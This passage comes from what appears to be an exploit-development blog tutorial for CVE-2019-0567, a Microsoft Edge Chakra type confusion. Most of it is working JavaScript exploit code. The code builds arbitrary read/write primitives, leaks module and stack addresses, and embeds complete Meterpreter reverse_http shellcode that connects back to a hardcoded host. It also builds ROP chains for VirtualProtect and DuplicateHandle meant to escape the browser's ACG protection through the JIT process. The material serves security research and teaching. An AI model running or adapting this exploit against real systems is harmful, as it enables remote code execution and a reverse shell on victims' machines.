            document.write("[+] Target stack address: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]+counter));
            document.write("<br>");

            // Break the loop
            break;

        }
        else
        {
        	// Decrement the counter
	    	// This is because the leaked stack address is near the stack base so we need to traverse backwards towards the stack limit
	    	counter -= 0x8;
        }
	}

	// alert() for debugging
	alert("DEBUG");

	// Corrupt the return address to control RIP with 0x4141414141414141
	write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);
}
</script>

As we can clearly, see, we use our write primitive to write 1 QWORD at a time our shellcode (this is why we have countMe+=0x8;. Let’s run our exploit, the same way we have been doing. When we run this exploit, an alert dialogue should occur just before the stack address is overwritten. When the alert dialogue occurs, we can debug the content process (we have already seen how to find this process via Process Hacker, so I won’t continually repeat this).
After our exploit has ran, we can then examine where our shellcode should have been written to: chakra_base + 0x74b000.
If we cross reference the disassembly here with the Metasploit Framework we can see that Metasploit staged-payloads will use the following stub to start execution.
As we can see, our injected shellcode and the Meterpreter shellcode both start with cld instruction to flush any flags and a stack alignment routine which ensure the stack is 10-byte aligned (Windows __fastcall requires this). We can now safely assume our shellcode was written properly to the .data section of chakra.dll within the content process.

Now that we have our payload, which we will execute at the end of our exploit, we can begin the exploitation process by starting with our “final” ROP chain.

VirtualProtect ROP Chain

Let me caveat this section by saying this ROP chain we are about to develop will not be executed until the end of our exploit. However, it will be a moving part of our exploit going forward so we will go ahead and “knock it out now”.

<button onclick="main()">Click me to exploit CVE-2019-0567!</button>

<script>
// CVE-2019-0567: Microsoft Edge Type Confusion
// Author: Connor McGarr (@33y0re)

// Creating object obj
// Properties are stored via auxSlots since properties weren't declared inline
obj = {}
obj.a = 1;
obj.b = 2;
obj.c = 3;
obj.d = 4;
obj.e = 5;
obj.f = 6;
obj.g = 7;
obj.h = 8;
obj.i = 9;
obj.j = 10;

// Create two DataView objects
dataview1 = new DataView(new ArrayBuffer(0x100));
dataview2 = new DataView(new ArrayBuffer(0x100));

// Function to convert to hex for memory addresses
function hex(x) {
    return x.toString(16);
}

// Arbitrary read function
function read64(lo, hi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to read from (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Instead of returning a 64-bit value here, we will create a 32-bit typed array and return the entire away
    // Write primitive requires breaking the 64-bit address up into 2 32-bit values so this allows us an easy way to do this
    var arrayRead = new Uint32Array(0x10);
    arrayRead[0] = dataview2.getInt32(0x0, true);   // 4-byte arbitrary read
    arrayRead[1] = dataview2.getInt32(0x4, true);   // 4-byte arbitrary read

    // Return the array
    return arrayRead;
}

// Arbitrary write function
function write64(lo, hi, valLo, valHi) {
    dataview1.setUint32(0x38, lo, true);        // DataView+0x38 = dataview2->buffer
    dataview1.setUint32(0x3C, hi, true);        // We set this to the memory address we want to write to (4 bytes at a time: e.g. 0x38 and 0x3C)

    // Perform the write with our 64-bit value (broken into two 4 bytes values, because of JavaScript)
    dataview2.setUint32(0x0, valLo, true);       // 4-byte arbitrary write
    dataview2.setUint32(0x4, valHi, true);       // 4-byte arbitrary write
}

// Function used to set prototype on tmp function to cause type transition on o object
function opt(o, proto, value) {
    o.b = 1;

    let tmp = {__proto__: proto};

    o.a = value;
}

// main function
function main() {
    for (let i = 0; i < 2000; i++) {
        let o = {a: 1, b: 2};
        opt(o, {}, {});
    }

    let o = {a: 1, b: 2};

    opt(o, o, obj);     // Instead of supplying 0x1234, we are supplying our obj

    // Corrupt obj->auxSlots with the address of the first DataView object
    o.c = dataview1;

    // Corrupt dataview1->buffer with the address of the second DataView object
    obj.h = dataview2;

    // dataview1 methods act on dataview2 object
    // Since vftable is located from 0x0 - 0x8 in dataview2, we can simply just retrieve it without going through our read64() function
    vtableLo = dataview1.getUint32(0x0, true);
    vtableHigh = dataview1.getUint32(0x4, true);

    // Extract dataview2->type (located 0x8 - 0x10) so we can follow the chain of pointers to leak a stack address via...
    // ... type->javascriptLibrary->scriptContext->threadContext
    typeLo = dataview1.getUint32(0x8, true);
    typeHigh = dataview1.getUint32(0xC, true);

    // Print update
    document.write("[+] DataView object 2 leaked vtable from chakra.dll: 0x" + hex(vtableHigh) + hex(vtableLo));
    document.write("<br>");

    // Store the base of chakra.dll
    chakraLo = vtableLo - 0x5d0bf8;
    chakraHigh = vtableHigh;

    // Print update
    document.write("[+] chakra.dll base address: 0x" + hex(chakraHigh) + hex(chakraLo));
    document.write("<br>");

    // Leak a pointer to kernelbase.dll (KERNELBASE!DuplicateHandle) from the IAT of chakra.dll
    // chakra+0x5ee2b8 points to KERNELBASE!DuplicateHandle
    kernelbaseLeak = read64(chakraLo+0x5ee2b8, chakraHigh);

    // KERNELBASE!DuplicateHandle is 0x18de0 away from kernelbase.dll's base address
    kernelbaseLo = kernelbaseLeak[0]-0x18de0;
    kernelbaseHigh = kernelbaseLeak[1];

    // Store the pointer to KERNELBASE!DuplicateHandle (needed for our ACG bypass) into a more aptly named variable
    var duplicateHandle = new Uint32Array(0x4);
    duplicateHandle[0] = kernelbaseLeak[0];
    duplicateHandle[1] = kernelbaseLeak[1];

    // Print update
    document.write("[+] kernelbase.dll base address: 0x" + hex(kernelbaseHigh) + hex(kernelbaseLo));
    document.write("<br>");

    // Print update with our type pointer
    document.write("[+] type pointer: 0x" + hex(typeHigh) + hex(typeLo));
    document.write("<br>");

    // Arbitrary read to get the javascriptLibrary pointer (offset of 0x8 from type)
    javascriptLibrary = read64(typeLo+8, typeHigh);

    // Arbitrary read to get the scriptContext pointer (offset 0x450 from javascriptLibrary. Found this manually)
    scriptContext = read64(javascriptLibrary[0]+0x430, javascriptLibrary[1])

    // Arbitrary read to get the threadContext pointer (offset 0x3b8)
    threadContext = read64(scriptContext[0]+0x5c0, scriptContext[1]);

    // Leak a pointer to a pointer on the stack from threadContext at offset 0x8f0
    // https://bugs.chromium.org/p/project-zero/issues/detail?id=1360
    // Offsets are slightly different (0x8f0 and 0x8f8 to leak stack addresses)
    stackleakPointer = read64(threadContext[0]+0x8f8, threadContext[1]);

    // Print update
    document.write("[+] Leaked stack address! type->javascriptLibrary->scriptContext->threadContext->leafInterpreterFrame: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]));
    document.write("<br>");

    // Counter
    let countMe = 0;

    // Helper function for counting
    function inc()
    {
        countMe+=0x8;
    }

    // Shellcode (will be executed in JIT process)
    // msfvenom -p windows/x64/meterpreter/reverse_http LHOST=172.16.55.195 LPORT=443 -f c
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0xe48348fc, 0x00cce8f0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x51410000, 0x51525041);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x56d23148, 0x528b4865);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x528b4860, 0x528b4818);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc9314d20, 0x50728b48);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4ab70f48, 0xc031484a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x7c613cac, 0x41202c02);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x410dc9c1, 0xede2c101);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x528b4852, 0x8b514120);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x01483c42, 0x788166d0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x0f020b18, 0x00007285);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x88808b00, 0x48000000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x6774c085, 0x44d00148);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5020408b, 0x4918488b);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x56e3d001, 0x41c9ff48);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4d88348b, 0x0148c931);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc03148d6, 0x0dc9c141);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc10141ac, 0xf175e038);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x244c034c, 0xd1394508);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4458d875, 0x4924408b);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4166d001, 0x44480c8b);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x491c408b, 0x8b41d001);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x01488804, 0x415841d0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5a595e58, 0x59415841);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x83485a41, 0x524120ec);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4158e0ff, 0x8b485a59);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xff4be912, 0x485dffff);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4953db31, 0x6e6977be);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x74656e69, 0x48564100);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc749e189, 0x26774cc2);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53d5ff07, 0xe1894853);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x314d5a53, 0xc9314dc0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xba495353, 0xa779563a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x0ee8d5ff);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x31000000, 0x312e3237);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x35352e36, 0x3539312e);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89485a00, 0xc0c749c1);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x000001bb, 0x53c9314d);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53036a53, 0x8957ba49);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x0000c69f, 0xd5ff0000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x000023e8, 0x2d652f00);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x65503754, 0x516f3242);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x58643452, 0x6b47336c);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x67377674, 0x4d576c79);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x3764757a, 0x0078466a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x53c18948, 0x4d58415a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4853c931, 0x280200b8);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000084, 0x53535000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xebc2c749, 0xff3b2e55);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc68948d5, 0x535f0a6a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xf189485a, 0x4dc9314d);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x5353c931, 0x2dc2c749);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xff7b1806, 0x75c085d5);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc1c7481f, 0x00001388);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xf044ba49, 0x0000e035);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xd5ff0000, 0x74cfff48);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xe8cceb02, 0x00000055);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x406a5953, 0xd189495a);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x4910e2c1, 0x1000c0c7);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xba490000, 0xe553a458);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x9348d5ff);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89485353, 0xf18948e7);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x49da8948, 0x2000c0c7);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x89490000, 0x12ba49f9);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00e28996, 0xff000000);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc48348d5, 0x74c08520);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x078b66b2, 0x85c30148);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x58d275c0, 0x006a58c3);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0xc2c74959, 0x56a2b5f0);
	inc();
	write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x0000d5ff);
	inc();

	// Store where our ROP chain begins
	ropBegin = countMe;

	// Increment countMe (which is the variable used to write 1 QWORD at a time) by 0x50 bytes to give us some breathing room between our shellcode and ROP chain
	countMe += 0x50;

	// VirtualProtect() ROP chain (will be called in the JIT process)
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x577fd4, chakraHigh);         // 0x180577fd4: pop rax ; ret
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x72E128, chakraHigh);         // .data pointer from chakra.dll with a non-zero value to bypass cmp r8d, [rax] future gadget
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x46377, chakraHigh);          // 0x180046377: pop rcx ; ret
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x74e030, chakraHigh);         // PDWORD lpflOldProtect (any writable address -> Eventually placed in R9)
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0xf6270, chakraHigh);          // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding for add rsp, 0x28
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x46377, chakraHigh);          // 0x180046377: pop rcx ; ret
    inc();

    // Store the current offset within the .data section into a var
    ropoffsetOne = countMe;

    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x00000000);                // LPVOID lpAddress (Eventually will be updated to the address we want to mark as RWX, our shellcode)
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x1d2c9, chakraHigh);          // 0x18001d2c9: pop rdx ; ret
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00001000, 0x00000000);                // SIZE_T dwSize (0x1000)
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x576231, chakraHigh);         // 0x180576231: pop r8 ; ret
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000040, 0x00000000);                // DWORD flNewProtect (PAGE_EXECUTE_READWRITE)
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x577fd4, chakraHigh);         // 0x180577fd4: pop rax ; ret
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, kernelbaseLo+0x61700, kernelbaseHigh);  // KERNELBASE!VirtualProtect
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x272beb, chakraHigh);         // 0x180272beb: jmp rax (Call KERNELBASE!VirtualProtect)
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x118b9, chakraHigh);          // 0x1800118b9: add rsp, 0x18 ; ret
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x41414141, 0x41414141);                // Padding
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x4c1b65, chakraHigh);         // 0x1804c1b65: pop rdi ; ret
    inc();

    // Store the current offset within the .data section into a var
    ropoffsetTwo = countMe;

    write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x00000000);                // Will be updated with the VirtualAllocEx allocation (our shellcode)
    inc();
    write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x1ef039, chakraHigh);         // 0x1801ef039: push rdi ; ret (Return into our shellcode)
    inc();

    // We can reliably traverse the stack 0x6000 bytes
    // Scan the stack for the return address below
    /*
    0:020> u chakra+0xd4a73
    chakra!Js::JavascriptFunction::CallFunction<1>+0x83:
    00007fff`3a454a73 488b5c2478      mov     rbx,qword ptr [rsp+78h]
    00007fff`3a454a78 4883c440        add     rsp,40h
    00007fff`3a454a7c 5f              pop     rdi
    00007fff`3a454a7d 5e              pop     rsi
    00007fff`3a454a7e 5d              pop     rbp
    00007fff`3a454a7f c3              ret
    */

    // Creating an array to store the return address because read64() returns an array of 2 32-bit values
    var returnAddress = new Uint32Array(0x4);
    returnAddress[0] = chakraLo + 0xd4a73;
    returnAddress[1] = chakraHigh;

	// Counter variable
	let counter = 0x6000;

	// Loop
	while (counter != 0)
	{
	    // Store the contents of the stack
	    tempContents = read64(stackleakPointer[0]+counter, stackleakPointer[1]);

	    // Did we find our target return address?
        if ((tempContents[0] == returnAddress[0]) && (tempContents[1] == returnAddress[1]))
        {
			document.write("[+] Found our return address on the stack!");
            document.write("<br>");
            document.write("[+] Target stack address: 0x" + hex(stackleakPointer[1]) + hex(stackleakPointer[0]+counter));
            document.write("<br>");

            // Break the loop
            break;

        }
        else
        {
        	// Decrement the counter
	    	// This is because the leaked stack address is near the stack base so we need to traverse backwards towards the stack limit
	    	counter -= 0x8;
        }
	}

	// alert() for debugging
	alert("DEBUG");

	// Corrupt the return address to control RIP with 0x4141414141414141
	write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);
}
</script>

Before I explain the reasoning behind the ROP chain, let me say just two things:

  1. Notice that we incremented countMe by 0x50 bytes after we wrote our shellcode. This is to ensure that our ROP chain and shellcode don’t collide and we have a noticeable gap between them, so we can differentiate where the shellcode stops and the ROP chain begins
  2. You can generate ROP gadgets for chakra.dll with the rp++ utility leveraged in the first blog post. Here is the command: rp-win-x64.exe -f C:\Windows\system32\chakra.dll -r 5 > C:\PATH\WHERE\YOU\WANT\TO\STORE\ROP\GADGETS\FILENAME.txt. Again, this is outlined in part two. From here you now will have a list of ROP gadgets from chakra.dll.

Now, let’s explain this ROP chain.

This ROP chain will not be executed anytime soon, nor will it be executed within the content process (where the exploit is being detonated). Instead, this ROP chain and our shellcode will be injected into the JIT process (where ACG is disabled). From there we will hijack execution of the JIT process and force it to execute our ROP chain. The ROP chain (when executed) will:

  1. Setup a call to VirtualProtect and mark our shellcode allocation as RWX
  2. Jump to our shellcode and execute it

Again, this is all done within the JIT process. Another remark on the ROP chain - we can notice a few interesting things, such as the lpAddress parameter. According to the documentation of VirtualProtect this parameter:

The address of the starting page of the region of pages whose access protection attributes are to be changed.

So, based on our exploitation plan, we know that this lpAddress parameter will be the address of our shellcode allocation, once it is injected into the JIT process. However, the dilemma is the fact that at this point in the exploit we have not injected any shellcode into the JIT process (at the time of our ROP chain and shellcode being stored in the content process). Therefore there is no way to fill this parameter with a correct value at the current moment, as we have yet to call VirtualAllocEx to actually inject the shellcode into the JIT process. Because of this, we setup our ROP chain as follows:

(...)truncated(...)

write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x46377, chakraHigh);          // 0x180046377: pop rcx ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x00000000);                // LPVOID lpAddress (Eventually will be updated to the address we want to mark as RWX, our shellcode)
inc();

According to the __fastcall calling convention, the lpAddress parameter needs to be stored in the RCX register. However, we can see our ROP chain, as it currently stands, will only pop the value of 0 into RCX. We know, however, that we need the address of our shellcode to be placed here. Let me explain how we will reconcile this (we will step through all of this code when the time comes, but for now I just want to make this clear to the reader as to why our final ROP chain is only partially completed at the current moment).

  1. We will use VirtualAllocEx and WriteProcessMemory to allocate and write our shellcode into the JIT process with our first few ROP chains of our exploit.
  2. VirtualAllocEx will return the address of our shellcode within the JIT process
  3. When VirtualAllocEx returns the address of the remote allocation within the JIT process, we will use a call to WriteProcessMemory to write the actual address of our shellcode in the JIT process (which we now have because we injected it with VirtualAllocEx) into our final ROP chain (which currently is using a “blank placeholder” for lpAddress).

Lastly, we know that our final ROP chain (the one we are storing and updating with the aforesaid steps) not only marks our shellcode as RWX, but it is also responsible for returning into our shellcode. This can be seen in the below snippet of the VirtualProtect ROP chain.

(...)truncated(...)

write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x4c1b65, chakraHigh);         // 0x1804c1b65: pop rdi ; ret
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, 0x00000000, 0x00000000);                // Will be updated with the VirtualAllocEx allocation (our shellcode)
inc();
write64(chakraLo+0x74b000+countMe, chakraHigh, chakraLo+0x1ef039, chakraHigh);         // 0x1801ef039: push rdi ; ret (Return into our shellcode)

Again, we are currently using a blank “parameter placeholder” in this case, as our VirtualProtect ROP chain doesn’t know where our shellcode was injected into the JIT process (as it hasn’t happened at this point in the exploitation process). We will be updating this eventually. For now, let me summarize briefly what we are doing:

  1. Storing shellcode + VirtualProtect ROP chain with the .data section of chakra.dll (in the JIT process)
  2. These items will eventually be injected into the JIT process (where ACG is disabled).
  3. We will hijack control-flow execution in the JIT process to force it to execute our ROP chain. Our ROP chain will mark our shellcode as RWX and jump to it
  4. Lastly, our ROP chain is missing some information, as the shellcode hasn’t been injected. This information will be reconciled with our “long” ROP chains that we are about to embark on in the next few sections of this blog post. So, for now, the “final” VirtualProtect ROP chain has some missing information, which we will reconcile on the fly.

Lastly, before moving on, let’s see how our shellcode and ROP chain look like after we execute our exploit (as it currently is).
After executing the script, we can then (before we close the dialogue) attach WinDbg to the content process and examine chakra_base + 0x74b000 to see if everything was written properly.
As we can see, we have successfully stored our shellcode and ROP chain (which will be executed in the future).
Let’s now start working on our exploit in order to achieve execution of our final ROP chain and shellcode.

DuplicateHandle ROP Chain

Before we begin, each ROP gadget I write has an associated comment. My blog will sometimes cut these off when I paste a code snippet, and you might be required to slide the bar under the code snippet to the right to see comments.

We have, as we have seen, already prepared what we are eventually going to execute within the JIT process. However, we still have to figure out how we are going to inject these into the JIT process, and begin code execution. This journey to this goal begins with our overwritten return address, causing control-flow hijacking, to start our ROP chain (just like in part two of this blog series). However, instead of directly executing a ROP chain to call WinExec, we will be chaining together multiple ROP chains in order to achieve this goal. Everything that happens in our exploit now happens in the content process (for the foreseeable future).

A caveat before we begin. Everything, from here on out, will begin at these lines of our exploit:

// alert() for debugging
alert("DEBUG");

// Corrupt the return address to control RIP with 0x4141414141414141
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);

We will start writing our ROP chain where the Corrupt the return address to control RIP with 0x4141414141414141 comment is (just like in part two). Additionally, we are going to truncate (from here on out, until our final code) everything that comes before our alert() call. This is to save space in this blog post. This is synonymous from what we did in part two. So again, nothing that comes before the alert() statement will be changed. Let’s begin now.

As previously mentioned, it is possible to obtain a PROCESS_ALL_ACCESS handle to the JIT server by abusing the PROCESS_DUP_HANDLE handle stored in s_jitManager. Using our stack control, we know the next goal is to instrument a ROP chain. Although we will be leveraging multiple chained ROP chains, our process begins with a call to DuplicateHandle - in order to retrieve a privileged handle to the JIT server. This will allow us to compromise the JIT server, where ACG is disabled. This call to DuplicateHandle will be as follows:

DuplicateHandle(
	jitHandle,		// Leaked from s_jitManager+0x8 with PROCESS_DUP_HANDLE permissions
	GetCurrentProcess(),	// Pseudo handle to the current process
	GetCurrentProcess(),	// Pseudo handle to the current process
	&fulljitHandle,		// Variable we supply that will receive the PROCESS_ALL_ACCESS handle to the JIT server
	0,			// NULL since we will set dwOptions to DUPLICATE_SAME_ACCESS
	0,			// FALSE (new handle isn't inherited)
	DUPLICATE_SAME_ACCESS	// Duplicate handle has same access as source handle (source handle is an all access handle, e.g. a pseudo handle), meaning the duplicated handle will be PROCESS_ALL_ACCESS
);

With this in mind, here is how the function call will be setup via ROP:

// alert() for debugging
alert("DEBUG");

// Store the value of the handle to the JIT server by way of chakra!ScriptEngine::SetJITConnectionInfo (chakra!JITManager+s_jitManager+0x8)
jitHandle = read64(chakraLo+0x74d838, chakraHigh);

// Helper function to be called after each stack write to increment offset to be written to
function next()
{
    counter+=0x8;
}

// Begin ROP chain
// Since __fastcall requires parameters 5 and so on to be at RSP+0x20, we actually have to put them at RSP+0x28
// This is because we don't push a return address on the stack, as we don't "call" our APIs, we jump into them
// Because of this we have to compensate by starting them at RSP+0x28 since we can't count on a return address to push them there for us

// DuplicateHandle() ROP chain
// Stage 1 -> Abuse PROCESS_DUP_HANDLE handle to JIT server by performing DuplicateHandle() to get a handle to the JIT server with full permissions
// ACG is disabled in the JIT process
// https://bugs.chromium.org/p/project-zero/issues/detail?id=1299

// Writing our ROP chain to the stack, stack+0x8, stack+0x10, etc. after return address overwrite to hijack control-flow transfer

// HANDLE hSourceProcessHandle (RCX) _should_ come first. However, we are configuring this parameter towards the end, as we need RCX for the lpTargetHandle parameter

// HANDLE hSourceHandle (RDX)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x1d2c9, chakraHigh);       // 0x18001d2c9: pop rdx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0xffffffff, 0xffffffff);             // Pseudo-handle to current process
next();

// HANDLE hTargetProcessHandle (R8)
// (HANDLE)-1 value of current process
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x24628b, chakraHigh);      // 0x18024628b: mov r8, rdx ; add rsp, 0x48 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x48
next();

// LPHANDLE lpTargetHandle (R9)
// This needs to be a writable address where the full JIT handle will be stored
// Using .data section of chakra.dll in a part where there is no data
/*
0:053> dqs chakra+0x72E000+0x20010
00007ffc`052ae010  00000000`00000000
00007ffc`052ae018  00000000`00000000
*/
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x577fd4, chakraHigh);      // 0x180577fd4: pop rax ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x72e128, chakraHigh);      // .data pointer from chakra.dll with a non-zero value to bypass cmp r8d, [rax] future gadget
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x46377, chakraHigh);       // 0x180046377: pop rcx ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0x74e010, chakraHigh);      // .data pointer from chakra.dll which will hold full perms handle to JIT server;
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], chakraLo+0xf6270, chakraHigh);       // 0x1800f6270: mov r9, rcx ; cmp r8d,  [rax] ; je 0x00000001800F6280 ; mov al, r10L ; add rsp, 0x28 ; ret
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
write64(stackleakPointer[0]+counter, stackleakPointer[1], 0x41414141, 0x41414141);             // Padding for add rsp, 0x28
next();
